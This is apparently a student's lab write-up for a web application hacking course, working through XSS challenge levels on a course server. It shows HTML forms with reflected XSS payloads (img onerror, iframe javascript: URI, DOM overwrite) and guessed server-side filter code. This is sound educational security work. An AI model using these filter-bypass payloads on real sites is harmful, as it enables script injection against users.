

WAPH-Web Application Programming and Hacking

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Short-bio: Ian Cannon interests in Reinforcement Learning for Autonomous Control.



Ian's headshot


Repository Information

Repository's URL: <https://github.com/Spiph/WebAppDev>

This is a public repository for Ian Cannon to store all code from the course. The organization of this repository is as follows.


9 Levels of Attacks

Level 0



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
Level 1



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
Level 2

```
<!DOCTYPE html>
<html>
<head>
  <title>Level 2 XSS Attack</title>
</head>
<body>
  <h1>Level 2 XSS Test</h1>
  <form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php">
    <input name="input" value='<img src=x onerror="alert(`Ian
Cannon`)'">' size="80" />
    <button type="submit">Submit Attack</button>
  </form>
</body>
</html>
```




Level 2 XSS Test

Level 2 page



Oh no! The Image Failed!



network


echo guess

```
$input = str_replace(["<script>", "</script>"], "",
$_POST["input"]);
echo $input;
```


Level 3

```
<form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php">
  <input name="input" value='<iframe src="javascript:alert(`Ian
```


```
Cannon`)"></iframe>' size="80" />
<button type="submit">Submit Attack</button>
</form>
```



attack



blamo



network

echo.php

```
$input = str_replace(["<script>", "</script>", "onload", "onerror"],
"", $_POST["input"]);
echo $input;
```

Level 4

I have ruled out: - - <svg ...> - - data: URIs - All event handlers (on*) - The string "script" in any context - style attack - Encoded payloads using <, <, etc.

And still was not able to successfully attack :(Can I get partial credit for trying so hard?

Level 5

```
<!DOCTYPE html >
<html>
<head><title>Level 5 XSS - DOM Injection</title></head>
<body>
<h1>Level 5 DOM Test</h1>
<form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php">
<input name="input" value='<img src=x
onerror="document.body.innerHTML = `<h1>Ian Cannon Was Here</h1>`">'
size="120" />
<button type="submit">Submit Attack</button>
</form>
</body>
</html>
```



I was here!

Code guess: Doesn't sanitize the output, still executes JS — only blocks specific function names.

```
$input = $_POST["input"];
if (preg_match('/alert|confirm|prompt/i', $input)) {
    echo json_encode(["error" => "No \'alert\' is allowed!"]);
    exit;
}
echo $input;
```


Level 6

possible code

```
echo htmlspecialchars($_POST["input"], ENT_QUOTES | ENT_HTML5);
”
```

In Level 6, the web application applies strict output encoding using `htmlspecialchars()` or equivalent, converting all special characters such as `<`, `>`, `"`, and `'` into HTML-safe entities. This ensures that user input is rendered as inert plain text on the page. I attempted a variety of reflected XSS attacks, including HTML tag injection, JavaScript injection, encoded entity bypasses, `iframe srcdoc` exploits, JavaScript context breaks, and obfuscated function calls. All were rendered as visible text in the browser and did not execute. Based on testing and inspection via DevTools, I conclude that Level 6 is not vulnerable to reflected XSS due to proper output encoding.

Task 2 Defenses



updated labs to protect against vulnerabilities

Video



video